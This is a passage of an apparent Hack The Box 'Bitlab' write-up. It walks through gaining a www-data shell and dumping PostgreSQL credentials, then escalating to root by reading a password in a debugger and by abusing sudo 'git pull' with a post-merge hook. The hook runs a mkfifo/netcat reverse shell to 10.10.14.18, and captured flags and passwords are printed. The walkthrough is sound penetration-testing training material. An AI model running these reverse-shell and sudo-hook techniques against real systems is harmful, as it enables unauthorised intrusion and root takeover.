
38b8f4e1



Name	Last commit	Last update
README.md	Fix title	11 months ago
developer.jpg	Profile avatar	11 months ago
index.php	Update index.php	2 minutes ago

README.md



Add a Description as this may be required in some environments and click Submit my request



I then started a netcat listener to be prepared

```
# On attack machine  
nc -lvnp 8089
```

I then clicked Merge



Index.php can be executed by visiting <http://10.10.10.114/profile/>
We now have a shell

```
root@kali:~/HTB/Boxes/Bitlab# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.114.
Ncat: Connection from 10.10.10.114:45088.
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 19:33:00 up 15:41,  0 users,  load average: 0.24, 0.20, 0.12
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1206): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bitlab:/$
```

Using the php code we found from <http://bitlab/snippets/1> we are going to connect to the sql database and attempt to obtain credentials
Enter php interactive mode and enter the below commands

```
# Enter php interactive mode
php -a

# Connect to sql database using snippets/1
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");

# Return password
while ($row = pg_fetch_row($result)) { print_r($row); }
```

```
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
while ($row = pg_fetch_row($result)) { print_r($row); }
Array
(
    [0] => 1
    [1] => clave
    [2] => c3NoLXN0cjBuZy1wQHNz==
)
```

We now have another password for Clave
USER: clave
PASS: c3NoLXN0cjBuZy1wQHNz==

If you decode the credentials they tell us basically to try ssh. We are going to su instead

```
echo 'c3NoLXN0cjBuZy1wQHNz==' | base64 -d
ssh-str0ng-p@ss
```

```
root@kali:~/HTB/Boxes/Bitlab# echo 'c3NoLXN0cjBuZy1wQHNz==' | base64 -d
ssh-str0ng-p@ssbase64: invalid input
```

```
# Exit interactive PHP shell
quit

# Create a pty terminal so we can su
python -c 'import pty;pty.spawn("/bin/bash")'

# Su as clave
su clave
c3NoLXN0cjBuZy1wQHNz==
```

We can now read the user flag

```
cat /home/clave/user.txt
1e3fd81ec3aa2f1462370ee3c20b8154
```

```
clave@bitlab:/$ cat /home/clave/user.txt
cat /home/clave/user.txt
1e3fd81ec3aa2f1462370ee3c20b8154
clave@bitlab:/$
```


USER FLAG: 1e3fd81ec3aa2f1462370ee3c20b8154

PrivEsc

In Clave's home directory there is an executable called RemoteConnection.exe

That seems a little on the nose. Great we dont have to look too far. We will need to use Immunity debugger on this one

A breakpoint is a stopping or pausing point in a program. We want to set a break point at the following location:
01121647 jnz short loc_1121662



```
01121637
01121637 loc_1121637:
01121637 mov     edx, [ebp+var_1C]
0112163A xor     ecx, ecx
0112163C mov     [eax+edx*2], cx
01121640 cmp     [ebp+lpBuffer], offset aClave ; "clave"
01121647 jnz    short loc_1121662
```

Now browse the ESI registry and you will find the root password

USER: root

PASS: Qf7]8YSV.wDNF*[7d?j&eD4^

Su as root and read the flag

```
su root
Qf7]8YSV.wDNF*[7d?j&eD4^
cat /root/root.txt
```

```
clave@bitlab:~$ su root
su root
Password: Qf7]8YSV.wDNF*[7d?j&eD4^
root@bitlab:/home/clave# whoami
whoami
root
root@bitlab:/home/clave# cat /root/root.txt
cat /root/root.txt
8d4cc131757957cb68d9a0cddccd587c
```

ROOT FLAG: 8d4cc131757957cb68d9a0cddccd587c

PrivEsc2

For those of you who do not want to download Immunity Debugger there is a second way which I love the creator did. This prevents you from being required to have an email address in order to hack the box.

We need to take a step back and reenter our wwwdata shell and check your sudo permissions

```
sudo -l
# We discover we can run the following command without a password
sudo /usr/bin/git pull
```



```
www-data@bitlab:/$ whoami
whoami
www-data
www-data@bitlab:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bitlab:
  env_reset, exempt_group=sudo, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bitlab:
  (root) NOPASSWD: /usr/bin/git pull
www-data@bitlab:/$
```

The “git pull” command can be used to execute commands as root using post-hooks.
We do not have write permission to the git-repos in /var/www/html/

We want to copy one of these git-folders to a directory that is writable to us. We will use our sudo command privilege to pull it later

```
cd /dev/shm
# Make a directory with the same name as the repo
mkdir tobor
# Copy the repo over recursively of course
cp -r /var/www/html/profile/.git /dev/shm/tobor/
# Move to that directory
cd /dev/shm/tobor/.git/hooks
```

This gave us write access to the directory. Now create a file called “post-merge” in the .git/hooks directory
This file needs to be called post-merge. Otherwise it will only be a file and as opposed to a file that gets executed.

```
# Create file
touch post-merge
# Make it executable
chmod +x post-merge
# Make the file a script that runs either reading root or a rev shell or issuing a command.
echo '#!/bin/bash' > post-merge
echo "id" >> post-merge
cat post-merge
```

Next we need to create a merge request. This means we need to make a change in test-deploy branch where we have permissions in the web interface
Create the merge request to master branch and merge.

This time add the below HTML heading to the index.php file we used as our reverse shell earlier. Follow those steps to create and send the merge request again.

```
<h1>Hello World!</h1>
```

Edit file

Write Preview changes

test-deploy

index.php

```
270         text-align : center;
271     }
272
273
274
275     .nav{
276         margin-top : 30px;
277     }
278 }
279
280 </style>
281 <script src="//code.jquery.com/jquery-1.11.1.min.js"></script>
282 <script src="//netdna.bootstrapcdn.com/bootstrap/3.2.0/js/bootstrap.min.js"></script>
283 </head>
284 <h1>Hello World!</h1>
285 <body>
286     <link href='http://fonts.googleapis.com/css?family=Open+Sans' rel='stylesheet' type='text/css'>
287     <link href="//maxcdn.bootstrapcdn.com/font-awesome/4.2.0/css/font-awesome.min.css" rel="stylesheet">
288
289     <div class="container" style="margin-top: 20px; margin-bottom: 20px;">
290         <div class="row panel">
291             <div class="col-md-4 bg_blur ">
292                 <a href="#" class="follow_btn hidden-xs">Follow</a>
293             </div>
294             <div class="col-md-8 col-xs-12">
295                 
296                 
297             </div>
298         </div>
299     </div>
300 </body>
301 </html>
```

- Click the button "Create Merge Request"
- Click the button "Submit Merge Request"
- Click the button "Merge"

Once the merge request exists we can do a git pull with our malicious command injected file

```
cd /dev/shm/tobor
sudo /usr/bin/git pull
```

```

sudo git pull
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (4/4), done.
Unpacking objects: 100% (4/4), done.
remote: Total 4 (delta 3), reused 0 (delta 0)
From ssh://localhost:3022/root/profile
   83f1b11..739f74d  master    -> origin/master
   8638004..cb4694c  test-deploy -> origin/test-deploy
Updating 83f1b11..739f74d
Fast-forward
 index.php | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
uid=0(root) gid=0(root) groups=0(root)
www-data@bitlab:/dev/shm/tobor$ |

```

Now that we have command injection lets make sure we can gain a root shell
I went through the same process again only this time the file post-merge contained an old netcat reverse shell
CONTENTS OF POST-MERGE FILE FOR REVERSE SHELL

```

#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 8088 >/tmp/f

```

Start a netcat listener

```

# On attack machine
nc -lvnp 8088

```

Edit the index.php

Click the button "Create Merge Request"
Click the button "Submit Merge Request"
Click the button "Merge"

Change directory to the parent of the .git directory we can write too and issue the sudo command

```

# As wwwdata user
cd /dev/shm/tobor

# Execute our payload in post-merge file
sudo /usr/bin/git pull
# or just
sudo git pull

```

```
www-data@bitlab:/dev/shm/tobor/.git/hooks$ echo '#!/bin/bash' > post-merge
echo '#!/bin/bash' > post-merge
www-data@bitlab:/dev/shm/tobor/.git/hooks$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.18 8088 >/tmp/f' >> post-merge
< -i 2>&1|nc 10.10.14.18 8088 >/tmp/f' >> post-merge
www-data@bitlab:/dev/shm/tobor/.git/hooks$ cat post-merge
cat post-merge
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.18 8088 >/tmp/f
www-data@bitlab:/dev/shm/tobor/.git/hooks$ cd ..
cd ..
www-data@bitlab:/dev/shm/tobor/.git$ cd ..
cd ..
www-data@bitlab:/dev/shm/tobor$ sudo git pull
sudo git pull
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 4 (delta 3), reused 0 (delta 0)
Unpacking objects: 100% (4/4), done.
From ssh://localhost:3022/root/profile
 8e4b02b..5ec8265 master -> origin/master
 4707935..e1652ce test-deploy -> origin/test-deploy
Updating 8e4b02b..5ec8265
Fast-forward
 index.php | 2 +
 1 file changed, 1 insertion(+), 1 deletion(-)
rm: cannot remove '/tmp/f': No such file or directory
```

```
root@kali:~/HTB/Boxes/Bitlab# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.114.
Ncat: Connection from 10.10.10.114:36632.
# whoami
root
# cat /root/root.txt
8d4cc131757957cb68d9a0cddccd587c
#
```

ROOT FLAG: 8d4cc131757957cb68d9a0cddccd587c